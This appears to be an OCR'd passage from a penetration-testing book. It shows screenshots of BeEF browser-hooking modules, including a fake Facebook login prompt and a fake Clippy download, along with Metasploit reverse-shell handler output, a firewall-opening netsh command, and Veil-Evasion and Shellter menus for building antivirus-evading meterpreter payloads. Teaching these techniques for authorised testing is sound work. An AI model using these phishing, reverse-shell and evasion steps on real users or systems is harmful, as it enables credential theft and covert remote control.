After a browser is hooked into the framework they will appear in the 'Hooked Browsers' panel on the left. Hooked browsers will appear in either an online or offline state, depending on how recently they have polled the framework.


Getting Started
Logs
Current Browser
Details
Logs
Commands
Rider
XssRays
Ipec
Network
WebRTC
Module Tree
Search
Browser (53)
Chrome Extensions (6)
Debug (9)
Exploits (78)
Host (22)
IPEC (9)
Metasploit (1)
Misc (16)
Network (19)
Persistence (5)
Phonegap (16)
Social Engineering (21)
Clickjacking
Fake LastPass
Lcamtuf Download
Clippy
Fake Flash Update
Fake Notification Bar (Chror
Fake Notification Bar (Firefo
Fake Notification Bar (IE)
Google Phishing
Module Results History
id
date
label
0
2017-04-26 08:07
command 1
Clippy
Description:
Brings up a clippy image and asks the user to do stuff. Users who accept are prompted to download an executable.
You can mount an exe in BeEF as per extensions/social_engineering/dr
Id:
14
Clippy image directory:
http://192.168
Custom text:
Your browser a
Executable:
http://store.vij
Time until Clippy shows his face again:
5000
Thankyou message after downloading:
Thanks for upg

192.168.213.128:3000/demos/basic.html

You should be hooked into **BeEF**.


Have fun while your browser is working against you.

These links are for demonstrating the "Get Page HREFs" command module

- The Browser Exploitation Framework Project homepage
- ha.ckers.org homepage
- Slashdot

Have a go at the event logger.
Insert your secret here:

You can also load up a more advanced demo page here



Pretty Theft

Description:	Asks the user for their username and password using a floating div.
Id:	10
Dialog Type:	Facebook
Backing:	Grey
Custom Logo (Generic only):	http://0.0.0.0:3000/ui/media/images/beef.png

Execute

Facebook Session Timed Out


Your session has timed out due to inactivity.

Please re-enter your username and password to login.


Email:


Password:

Log in





```
[*] Server started.
[*] Starting handler for windows/meterpreter/reverse_tcp on port 3333
[*] Starting handler for generic/shell_reverse_tcp on port 6666
[*] Started reverse TCP handler on 192.168.213.128:3333
[*] Starting the payload handler...
[*] Starting handler for java/meterpreter/reverse_tcp on port 7777
[*] Started reverse TCP handler on 192.168.213.128:6666
[*] Starting the payload handler...
[*] Started reverse TCP handler on 192.168.213.128:7777
[*] Starting the payload handler...

[*] --- Done, found 20 exploit modules

[*] Using URL: http://0.0.0.0:8080/Bo4QcxfSlNty
[*] Local IP: http://192.168.213.128:8080/Bo4QcxfSlNty
[*] Server started.
```





Chapter 10: Bypassing Security Controls




```
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.10.115.108  netmask 255.255.240.0  broadcast 10.10.127.255
        inet6 fe80::a634:d9ff:fe0a:b93c  prefixlen 64  scopeid 0x20<link>
        ether a4:34:d9:0a:b9:3c  txqueuelen 1000  (Ethernet)
        RX packets 536415  bytes 761467023 (726.1 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 236433  bytes 14338324 (13.6 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1  (Local Loopback)
        RX packets 80  bytes 4892 (4.7 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 80  bytes 4892 (4.7 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@kali:~# cat /etc/resolv.conf
domain superdude.ad
search superdude.ad
nameserver 10.10.65.181
nameserver 10.10.65.110
nameserver 10.10.65.91
```

```
C:\>netsh advfirewall firewall set rule group="windows remote management" new enable=yes

Updated 2 rule(s).
Ok.
```

```
================================================================================
Veil-Evasion | [Version]: 2.28.2
================================================================================
[Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
================================================================================

Main Menu

       51 payloads loaded

Available Commands:

       use             Use a specific payload
       info            Information on a specific payload
       list            List available payloads
       update          Update Veil-Evasion to the latest version
       clean           Clean out payload folders
       checkvt         Check payload hashes vs. VirusTotal
       exit            Exit Veil-Evasion
```


```
================================================================================
Veil-Evasion | [Version]: 2.28.2
================================================================================
[Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
================================================================================


[*] Available Payloads:

       1)      auxiliary/coldwar_wrapper
       2)      auxiliary/macro_converter
       3)      auxiliary/pyinstaller_wrapper

       4)      c/meterpreter/rev_http
       5)      c/meterpreter/rev_http_service
       6)      c/meterpreter/rev_tcp
       7)      c/meterpreter/rev_tcp_service
       8)      c/shellcode_inject/flatc

       9)      cs/meterpreter/rev_http
       10)     cs/meterpreter/rev_https
       11)     cs/meterpreter/rev_tcp
       12)     cs/shellcode_inject/base64_substitution
       13)     cs/shellcode_inject/virtual

       14)     go/meterpreter/rev_http
       15)     go/meterpreter/rev_https
       16)     go/meterpreter/rev_tcp
       17)     go/shellcode_inject/virtual
```


```
================================================================================
 Veil-Evasion | [Version]: 2.28.2
================================================================================
 [Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
================================================================================


 Payload: python/shellcode_inject/aes_encrypt loaded


 Required Options:

 Name                 Current Value   Description
 ----                 -------------   -----------
 COMPILE_TO_EXE       Y               Compile to an executable
 EXPIRE_PAYLOAD       X               Optional: Payloads expire after "Y" day
 ("X" disables feature)
 INJECT_METHOD        Virtual         Virtual, Void, Heap
 USE_PYHERION         N               Use the pyherion encrypter

 Available Commands:

        set             Set a specific option value
        info            Show information about the payload
        options         Show payload's options
        generate        Generate payload
        back            Go to the main menu
        exit            exit Veil-Evasion
```


```
 [?] Use msfvenom or supply custom shellcode?

     1 - msfvenom (default)
     2 - custom shellcode string
     3 - file with shellcode (raw)

 [>] Please enter the number of your choice: 1

 [*] Press [enter] for windows/meterpreter/reverse_tcp
 [*] Press [tab] to list available payloads
 [>] Please enter metasploit payload: windows/
windows/adduser                          windows/metsvc_reverse_tcp
windows/dllinject/                       windows/patchupdllinject/
windows/dns_txt_query_exec               windows/patchupmeterpreter/
windows/download_exec                    windows/powershell_bind_tcp
windows/exec                             windows/powershell_reverse_tcp
windows/format_all_drives                windows/shell/
windows/loadlibrary                      windows/shell_bind_tcp
windows/messagebox                       windows/shell_bind_tcp_xpfw
windows/meterpreter/                     windows/shell_hidden_bind_tcp
windows/meterpreter_bind_tcp             windows/shell_reverse_tcp
windows/meterpreter_reverse_http         windows/speak_pwned
windows/meterpreter_reverse_https        windows/upexec/
windows/meterpreter_reverse_ipv6_tcp     windows/vncinject/
windows/meterpreter_reverse_tcp          windows/x64/
windows/metsvc_bind_tcp
```


```
 [?] Use msfvenom or supply custom shellcode?

     1 - msfvenom (default)
     2 - custom shellcode string
     3 - file with shellcode (raw)

 [>] Please enter the number of your choice: 1

 [*] Press [enter] for windows/meterpreter/reverse_tcp
 [*] Press [tab] to list available payloads
 [>] Please enter metasploit payload:
 [>] Enter value for 'LHOST', [tab] for local IP: 192.168.0.120
 [>] Enter value for 'LPORT': 4444
 [>] Enter any extra msfvenom options (syntax: OPTION1=value1 or -OPTION2=value2
):

 [*] Generating shellcode...
```


```
[menu>>]: checkvt

[*] Checking Virus Total for payload hashes...

[*] No payloads found on VirusTotal!
```






Shellter VI
****
* First Stage Filtering *
****
Filtering Time Approx: 0.0058 mins.
Enable Stealth Mode? (Y/N/H): Y
****
* Payloads *
****
[1] Meterpreter_Reverse_TCP [stager]
[2] Meterpreter_Reverse_HTTP [stager]
[3] Meterpreter_Reverse_HTTPS [stager]
[4] Meterpreter_Bind_TCP [stager]
[5] Shell_Reverse_TCP [stager]
[6] Shell_Bind_TCP [stager]
[7] WinExec
Use a listed payload or custom? (L/C/H):



Use a listed payload or custom? (L/C/H): L
Select payload by index: 3
****
* meterpreter_reverse_https *
****
SET LHOST: 192.168.1.102
SET LPORT: 5544
****
* Payload Info *
****
Payload: meterpreter_reverse_https
Size: 345 bytes
Reflective Loader: NO

